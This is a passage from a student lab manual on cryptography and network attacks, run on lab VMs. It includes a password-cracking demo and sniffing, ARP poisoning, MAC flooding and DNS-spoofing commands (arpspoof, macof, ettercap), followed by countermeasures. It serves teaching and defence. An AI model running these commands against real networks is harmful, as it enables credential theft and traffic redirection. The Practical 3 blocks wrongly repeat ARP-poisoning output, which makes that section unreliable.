Result: An unfamiliar process name mimicking a legitimate one (`svchost32.exe`) and an established connection to an unrecognized external IP are classic indicators of compromise (IOCs) that a defender should flag for deeper investigation (e.g. checking the binary's hash against threat-intel feeds, inspecting its parent process and file path).

Defensive takeaways:

- Run reputable endpoint/anti-spyware protection and keep signatures updated.
- Regularly audit autorun locations and scheduled tasks (Sysinternals Autoruns on Windows, `crontab` / `systemd` units on Linux).
- Monitor outbound network traffic for connections to unknown or flagged destinations (IDS/IPS, DNS filtering).
- Apply least privilege and application allow-listing so unauthorized software cannot run silently.
- Train users to recognize phishing and avoid untrusted downloads, the most common spyware infection vector.

Consolidated Comparison & Defense Checklist

Concept	Primary Goal of Attacker	Key Detection Technique	Key Prevention Control
Password Cracking	Recover plaintext credentials from a hash	Failed-login/brute-force monitoring, breached-password checks	Salted strong hashing (bcrypt/ Argon2), MFA, lockout policy
Privilege Escalation	Move from low-priv to admin/root or peer account	SUID/permission audits, patch-level scanning	Least privilege, timely patching, RBAC
Rootkits	Hide attacker presence while retaining access	File-integrity monitoring, offline/ live-boot scans	Secure Boot, FIM baselines, rebuild-on-compromise policy
Spyware	Covertly collect and exfiltrate user data	Process & network monitoring, autorun review	Endpoint protection, egress filtering, user awareness

Practical no. 9

Aim: Cryptography and Password Security Analysis

Theory:

Encryption vs Hashing

Feature	Encryption	Hashing
Purpose	Keep data secret (confidentiality)	Check integrity / verify a password without storing it
Direction	Two-way: encrypt then decrypt	One-way: cannot be reversed
Key needed?	Yes (secret key)	No key (HMAC and KDFs add a key or salt)
Output length	Grows with the data	Fixed (e.g. SHA-256 = 256 bits)
Examples	AES, ChaCha20, RSA	SHA-256, SHA-3, bcrypt, Argon2, PBKDF2
Use case	Files, messages, HTTPS traffic	Password storage, file checksums, digital signatures

Rule of thumb: if you must get the original data back, encrypt. If you only need to check that data matches, hash. Passwords must never need to be recovered, so they are hashed, never encrypted.

Password Storage Models

Model	How stored	Problem / Strength	Verdict
1. Plaintext	password	Any database leak exposes every password immediately	Unsafe
2. Unsalted hash	SHA-256(password)	Same password gives same hash; one precomputed (rainbow) table cracks all users; fast to guess	Unsafe
3. Salted hash	SHA-256(salt + password)	Unique hash per user, defeats precomputed tables, but hash is still very fast to guess	Weak
4. Salted + slow KDF	PBKDF2 / bcrypt / scrypt / Argon2 with salt and cost factor	Unique per user and deliberately expensive per guess; cost can be raised over time	Recommende d


Procedure:

Experiment 1: Hash Properties
Code:

```
import hashlib
def show(label, text):
        print(f"--- {label}: {text!r}")
        for algo in ("md5", "sha1", "sha256", "sha3_256"):
                h = hashlib.new(algo, text.encode()).hexdigest()
                print(f"{algo:9} {len(h)*4:3} bits : {h}")
        print()
```

```
show("Input 1", "Password123")
show("Input 2 (last character changed)", "Password124")
show("Input 1 again", "Password123")
a = int(hashlib.sha256(b"Password123").hexdigest(), 16)
b = int(hashlib.sha256(b"Password124").hexdigest(), 16)
print("Avalanche effect -> bits that differ:", bin(a ^ b).count("1"), "of 256")
```

Output:




Experiment 2: Encryption vs Hashing

Code:

```
import hashlib
from cryptography.fernet import Fernet, InvalidToken
msg = b"Student Roll 42 scored 85"
# ---------- ENCRYPTION (two-way, needs a key) ----------
key = Fernet.generate_key()
f = Fernet(key)
token = f.encrypt(msg)
print("Ciphertext :", token.decode()[:50], "...")
print("Decrypted :", f.decrypt(token).decode())
print("Encrypt twice -> different ciphertext?", f.encrypt(msg) != token)
try:
    Fernet(Fernet.generate_key()).decrypt(token)
except InvalidToken:
    print("Wrong key : decryption FAILS (InvalidToken)")
# ---------- HASHING (one-way, no key) ----------
d1 = hashlib.sha256(msg).hexdigest()
d2 = hashlib.sha256(msg).hexdigest()
print("\nSHA-256 digest :", d1)
print("Same input -> same digest?", d1 == d2)
print("Can we 'decrypt' a hash? NO - only compare by hashing again.")
```

Output:



Command Prompt
x
C:\crypto_lab>python exp2_encrypt_vs_hash.py
Ciphertext : gAAAAABqy_jP3fAufmU5wIeCerP_nngJi4p9vmedHZilno7qS4 ...
Decrypted : Student Roll 42 scored 85
Encrypt twice -> different ciphertext? True
Wrong key : decryption FAILS (InvalidToken)
SHA-256 digest : 4277e88219e8cc3bf11c49266cf2398ba49922a6cd455774f41fa9971321cb04
Same input -> same digest? True
Can we 'decrypt' a hash? NO - only compare by hashing again.
C:\crypto_lab>_

Experiment 3: Password Storage Models

Code:

```
import hashlib, hmac, os, time
def plain(pw): # Model 1 - WRONG
        return pw
def sha_nosalt(pw): # Model 2 - WRONG
        return hashlib.sha256(pw.encode()).hexdigest()
def sha_salt(pw): # Model 3 - better, still FAST
        salt = os.urandom(16)
        return salt.hex() + "$" + hashlib.sha256(salt + pw.encode()).hexdigest()
def pbkdf2(pw, it=600_000): # Model 4 - RECOMMENDED
        salt = os.urandom(16)
        dk = hashlib.pbkdf2_hmac("sha256", pw.encode(), salt, it)
        return f"{it}${salt.hex()}${dk.hex()}"
def verify_pbkdf2(pw, stored):
        it, salt, dk = stored.split("$")
        new = hashlib.pbkdf2_hmac("sha256", pw.encode(), bytes.fromhex(salt), int(it))
        return hmac.compare_digest(new.hex(), dk) # constant-time compare
users = {"alice": "sunshine1", "bob": "sunshine1"} # SAME password on purpose
for name, fn in [("1 Plaintext", plain), ("2 SHA-256, no salt", sha_nosalt),
                ("3 SHA-256 + salt", sha_salt), ("4 PBKDF2 + salt", pbkdf2)]:
        t = time.perf_counter()
        rows = {u: fn(p) for u, p in users.items()}
        ms = (time.perf_counter() - t) * 1000
        print(f"\nModel {name} ({ms:.0f} ms for 2 users)")
        for u, v in rows.items():
                print(f" {u:6}: {v[:70]}{'...' if len(v) > 70 else ''}")
        print(" alice == bob stored value?", rows["alice"] == rows["bob"])
stored = pbkdf2("sunshine1")
print("\nLogin with correct password:", verify_pbkdf2("sunshine1", stored))
print("Login with wrong password :", verify_pbkdf2("Sunshine1", stored))
```

Output:



Experiment 4: Why Salt and Slow Hashing Matter (Safe Demonstration)
Code:

```
import hashlib, os, time
WORDLIST = ["123456", "password", "qwerty", "letmein", "welcome", "admin",
"monkey", "dragon", "sunshine1", "iloveyou", "football", "abc123"]
users = {"alice": "sunshine1", "bob": "sunshine1", "carol": "T7#kq!Zp9vL2"}
def unsalted(pw): return hashlib.sha256(pw.encode()).hexdigest()
def salted(pw, salt): return hashlib.sha256(salt + pw.encode()).hexdigest()
def slow(pw, salt): return hashlib.pbkdf2_hmac("sha256", pw.encode(), salt, 200_000).hex()
# ---- "Leaked" tables created by us ----
db1 = {u: unsalted(p) for u, p in users.items()}
salts = {u: os.urandom(16) for u in users}
db2 = {u: salted(p, salts[u]) for u, p in users.items()}
db3 = {u: slow(p, salts[u]) for u, p in users.items()}
# ---- Attack 1: ONE precomputed table cracks every unsalted hash ----
t = time.perf_counter()
table = {unsalted(w): w for w in WORDLIST}
print("Unsalted SHA-256 : table built once, then instant lookup")
for u, h in db1.items():
        print(f" {u:6} ->", table.get(h, "not found"))
print(f" work done: {len(WORDLIST)} hashes, {(time.perf_counter()-t)*1000:.2f} ms")
# ---- Attack 2: salt forces separate work per user ----
t = time.perf_counter(); work = 0
print("\nSalted SHA-256 : table is useless, must hash per user")
for u, h in db2.items():
        found = "not found"
        for w in WORDLIST:
                work += 1
                if salted(w, salts[u]) == h: found = w; break
        print(f" {u:6} ->", found)
print(f" work done: {work} hashes, {(time.perf_counter()-t)*1000:.2f} ms")
# ---- Attack 3: slow hash makes each guess expensive ----
t = time.perf_counter(); work = 0
print("\nPBKDF2 (200k it.): each guess is costly")
for u, h in db3.items():
        found = "not found"
        for w in WORDLIST:
                work += 1
                if slow(w, salts[u]) == h: found = w; break
        print(f" {u:6} ->", found)
print(f" work done: {work} hashes, {time.perf_counter()-t:.2f} s")
# ---- Speed comparison ----
N = 200_000
t = time.perf_counter()
for i in range(N): hashlib.sha256(b"x").digest()
fast = N / (time.perf_counter() - t)
t = time.perf_counter(); hashlib.pbkdf2_hmac("sha256", b"x", b"s", 200_000)
slowrate = 1 / (time.perf_counter() - t)
print(f"\nSHA-256 speed : {fast:,.0f} guesses/second")
print(f"PBKDF2 speed : {slowrate:,.1f} guesses/second (about {fast/slowrate:,.0f}x slower)")
```

print("Strong password carol was never found in the wordlist.")

Output:

```
Command Prompt                                                    x

C:\crypto_lab>python exp4_attack_demo.py


Unsalted SHA-256 : table built once, then instant lookup
  alice  -> sunshine1
  bob    -> sunshine1
  carol  -> not found
  work done: 12 hashes, 0.29 ms

Salted SHA-256   : table is useless, must hash per user
  alice  -> sunshine1
  bob    -> sunshine1
  carol  -> not found
  work done: 30 hashes, 0.14 ms

PBKDF2 (200k it.): each guess is costly
  alice  -> sunshine1
  bob    -> sunshine1
  carol  -> not found
  work done: 30 hashes, 4.01 s

SHA-256 speed : 1,443,168 guesses/second
PBKDF2 speed  : 7.6 guesses/second  (about 189,079x slower)
Strong password carol was never found in the wordlist.

C:\crypto_lab>_
```




Experiment 5: Cryptographic Weaknesses (ECB Mode and Password Entropy)
Code:

```
import math, os, string
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
# ---------- Part A: ECB mode leaks patterns ----------
key = os.urandom(16)
plain = b"ATTACK AT DAWN!!" * 2 + b"SECOND BLOCK...." + b"ATTACK AT DAWN!!"
assert len(plain) % 16 == 0
def blocks(data): return [data[i:i+16].hex() for i in range(0, len(data), 16)]
ecb = Cipher(algorithms.AES(key), modes.ECB()).encryptor()
c_ecb = ecb.update(plain) + ecb.finalize()
cbc = Cipher(algorithms.AES(key), modes.CBC(os.urandom(16))).encryptor()
c_cbc = cbc.update(plain) + cbc.finalize()
print("AES-ECB blocks (repeats are VISIBLE):")
for i, b in enumerate(blocks(c_ecb)): print(f" block {i}: {b}")
print("AES-CBC blocks (random IV, repeats HIDDEN):")
for i, b in enumerate(blocks(c_cbc)): print(f" block {i}: {b}")
# ---------- Part B: password entropy ----------
```

```
def entropy(pw):
        pool = 0
        if any(c in string.ascii_lowercase for c in pw): pool += 26
        if any(c in string.ascii_uppercase for c in pw): pool += 26
        if any(c in string.digits for c in pw): pool += 10
        if any(c in string.punctuation for c in pw): pool += 32
        return len(pw) * math.log2(pool)
print("\nPassword Entropy (bits)")
for pw in ["123456", "password", "Sunshine1", "T7#kq!Zp9vL2",
"correcthorsebatterystaple"]:
        print(f"{pw:27} {entropy(pw):6.1f}")
print("(Estimates assume random choice; real dictionary words are weaker than shown.)")
```

Output:




Practical no. 10

Aim: Network Sniffing and Man-in the middle Attack

Practical 1 — Packet Sniffing

Aim: To capture and analyze live network traffic using Wireshark/tcpdump and identify plaintext credentials or sensitive data travelling unencrypted over the network.

Theory: Packet sniffing is the process of intercepting and logging traffic that passes over a network. A Network Interface Card (NIC) in **promiscuous mode** accepts all frames on the segment, not just those addressed to it. On a hub-based network this exposes all traffic; on a switched network an attacker needs ARP poisoning, port mirroring, or MAC flooding (Practicals 2 & 3) to see traffic not destined for them.



Requirements

- Kali Linux VM with Wireshark installed (sudo apt install wireshark)
- A second VM generating traffic (e.g. telnet/FTP login to a test server)
- Both VMs on the same Internal/Host-only network

Procedure:

- Open a terminal and identify the interface: ip a
- Launch Wireshark with root privileges: sudo wireshark
- Select the active interface (e.g. eth0) and click **Start Capture**.
- On the victim VM, perform a plaintext login, e.g. telnet 192.168.56.20 or FTP login.
- In Wireshark, apply a display filter to isolate the protocol of interest.
- Use *Follow → TCP Stream* to reconstruct the session and read credentials.
- Stop the capture and save as a .pcapng file for the lab report.

```
Input — commands typed by student
attacker@kali:~$ ip a | grep eth0
attacker@kali:~$ sudo wireshark &
# Capture filter (set before starting capture):
```

```
host 192.168.56.20 and tcp port 23

# Display filter (typed in Wireshark filter bar):
telnet || ftp || http.request
```

```
Output — Wireshark capture summary (sample)

No.  Time    Source          Destination     Proto   Info
12   0.0041  192.168.56.10   192.168.56.20   TELNET  Login: user
15   0.0098  192.168.56.10   192.168.56.20   TELNET  Password: ****
18   0.0120  192.168.56.20   192.168.56.10   TELNET  Login incorrect

Follow TCP Stream -> reconstructed session:
  login: student
  password: pass123     <-- captured in CLEAR TEXT
```


NOTE: Because Telnet/FTP/HTTP send data in clear text, anyone sniffing the segment can read usernames and passwords directly from the stream. This is the core risk that TLS/SSH/HTTPS were designed to remove.

Practical 2 — ARP Poisoning (Man-in-the-Middle)

Aim: To perform ARP cache poisoning between a victim host and the default gateway so that the attacker can intercept (and optionally sniff) traffic between them, and to observe the resulting corrupted ARP tables.

Theory:

ARP (Address Resolution Protocol) maps IP addresses to MAC addresses and has no authentication. An attacker can broadcast forged ARP replies claiming that the gateway's IP belongs to the attacker's MAC address (and vice-versa for the victim). Both machines update their ARP cache with the false mapping and begin routing traffic through the attacker, who can now sniff or modify it (classic MITM).



.

Procedure:

- On the attacker VM, enable IP forwarding so the victim's internet access keeps working (otherwise the attack is easily noticed): echo 1 > /proc/sys/net/ipv4/ip_forward

- Check the victim's current ARP table *before* the attack: arp -a (run on victim).
- Launch the poisoning tool from the attacker: sudo arpspoof -i eth0 -t 192.168.56.10
- 192.168.56.1
- In a second terminal, spoof the reverse direction: sudo arpspoof -i eth0 -t 192.168.56.1
- 192.168.56.10
- Open Wireshark on the attacker and filter arp to watch the forged replies being sent continuously.
- Re-check the victim's ARP table — the gateway's MAC now shows the attacker's MAC.

```
Input — attacker terminal
attacker@kali:~$ echo 1 > /proc/sys/net/ipv4/ip_forward
attacker@kali:~$ sudo arpspoof -i eth0 -t 192.168.56.10 192.168.56.1
attacker@kali:~$ sudo arpspoof -i eth0 -t 192.168.56.1 192.168.56.10
```


```
Output — victim's ARP table (before vs after)
victim$ arp -a        # BEFORE attack
gateway (192.168.56.1) at 08:00:27:aa:bb:01 [ether] on eth0
victim$ arp -a        # DURING attack gateway (192.168.56.1)
at 08:00:27:66:66:66 [ether]  <-- attacker! attacker$
(wireshark, arp filter) ARP   192.168.56.1 is-at
08:00:27:66:66:66 (forged, sent every 2s)
ARP   192.168.56.10 is-at 08:00:27:66:66:66 (forged, sent every 2s)
```

Practical 3 — MAC Flooding

Aim: To overflow a switch's CAM (Content Addressable Memory) table using a flood of frames with random source MAC addresses, forcing the switch into a fail-open (hub-like) state.

Theory:

A switch learns which MAC address lives on which port by recording source MACs it sees into a finite-size CAM table. If this table is deliberately flooded with thousands of fake, random source MAC addresses per second, the table overflows. Many switches then **fail open**: unable to find a specific destination port, they broadcast every frame to all ports — turning the switch into the equivalent of a hub and letting the attacker sniff traffic that was never addressed to them, without needing ARP poisoning.



Procedure

- Check the switch's current CAM table size (on a real/managed switch, or simulate with a Linux bridge in the lab): typically a few thousand to ~16K entries.
- From the attacker VM, run the flooding tool: sudo macof -i eth0
- Simultaneously, run Wireshark on the attacker and capture traffic between two *other* hosts on the same switch — normally invisible to the attacker.
- Observe unrelated hosts' frames now arriving at the attacker's interface.
- Stop macof with Ctrl+C and allow the CAM table to repopulate (entries typically age out after 300s), restoring normal switching.

```
Input – attacker terminal
attacker@kali:~$ echo 1 > /proc/sys/net/ipv4/ip_forward
attacker@kali:~$ sudo arpspoof -i eth0 -t 192.168.56.10 192.168.56.1
attacker@kali:~$ sudo arpspoof -i eth0 -t 192.168.56.1 192.168.56.10
```

```
Output – victim's ARP table (before vs after)
victim$ arp -a          # BEFORE attack
gateway (192.168.56.1) at 08:00:27:aa:bb:01 [ether] on eth0
```

```
victim$ arp -a          # DURING attack
gateway (192.168.56.1) at 08:00:27:66:66:66 [ether]  <-- attacker!
attacker$ (wireshark, arp filter)
ARP   192.168.56.1 is-at 08:00:27:66:66:66 (forged, sent every 2s)
ARP   192.168.56.10 is-at 08:00:27:66:66:66 (forged, sent every 2s)
```

NOTE: Because the attacker's MAC now appears twice (for two different IPs) in the ARP cache, this duplicate-MAC pattern is exactly what detection tools like arpwatch and Dynamic ARP Inspection look for.


Practical 4: DNS Spoofing

Aim:

To intercept a victim's DNS queries (after ARP poisoning) and return a forged IP address, redirecting the victim to an attacker-controlled page.

Theory:

DNS spoofing (DNS cache/response poisoning) exploits the fact that DNS over UDP has weak transaction-ID based validation and no authentication by default. Once the attacker is positioned as a MITM (via ARP poisoning), they can see the victim's DNS query and race a forged reply back before the legitimate DNS server responds, mapping a trusted domain name to a malicious IP.



Procedure

- Ensure ARP poisoning (Practical 2) is already running so the attacker sees the victim's traffic.
- Create a spoof host file mapping the target domain to the attacker's IP, e.g. echo "192.168.56.66 testbank.local" > /etc/ettercap/etter.dns
- Start a local fake web server on the attacker: python3 -m http.server 80
- Launch ettercap with the DNS spoof plugin: sudo ettercap -T -q -i eth0 -P dns_spoof -M arp:remote /192.168.56.1// /192.168.56.10//
- On the victim, browse to the spoofed domain and observe it resolves to the attacker's IP.
- Run nslookup testbank.local on the victim to confirm the forged resolution.


```
Input – attacker terminal
attacker@kali:~$ cat /etc/ettercap/etter.dns | grep testbank
testbank.local    A    192.168.56.66
attacker@kali:~$ sudo python3 -m http.server 80 &
attacker@kali:~$ sudo ettercap -T -q -i eth0 -P dns_spoof \
    -M arp:remote /192.168.56.1// /192.168.56.10//
```

```
Output – victim side
victim$ nslookup testbank.local
Server:    192.168.56.1
Address:   192.168.56.1#53
Name:    testbank.local
Address: 192.168.56.66      <-- forged! (real server too slow)
victim$ curl http://testbank.local
Attacker-controlled test page
```

NOTE: In this lab the victim only reaches a harmless local test page — this demonstrates the exact technique used in real phishing/credential-harvesting attacks without touching any real external site.

Practical 5 — Countermeasures & Detection

Aim: To apply and verify defenses against sniffing, ARP poisoning, MAC flooding and DNS spoofing, and to detect an ongoing attack.



Detecting ARP Poisoning

Install and run **arpwatch**, which keeps a database of IP-to-MAC pairings and alerts when a MAC address suddenly changes for a known IP.

Attack	Countermeasure	What it does
ARP poisoning	Dynamic ARP Inspection (DAI)	Switch validates ARP packets against a trusted DHCP snooping binding table; drops forged ones.

```
Input / Output – arpwatch
attacker-is-now-victim$ sudo apt install arpwatch
attacker-is-now-victim$ sudo arpwatch -i eth0
# /var/log/syslog excerpt:
Oct 14 10:02:11 host arpwatch: changed ethernet address
    192.168.56.1 08:00:27:aa:bb:01 (old)
    192.168.56.1 08:00:27:66:66:66 (new)  <-- ALERT: spoofing
```

Static ARP Entries (small/critical networks)

```
Input
victim$ sudo arp -s 192.168.56.1 08:00:27:aa:bb:01
victim$ arp -a
gateway (192.168.56.1) at 08:00:27:aa:bb:01 [ether] PERM on eth0
```

The PERM flag means this entry can no longer be overwritten by a forged ARP reply.

Switch-Side Defenses (production networks)

Attack	Countermeasure	What it does
MAC flooding	Port Security	Limits the number of MAC addresses learned per switch port; shuts/blocks the port on violation.
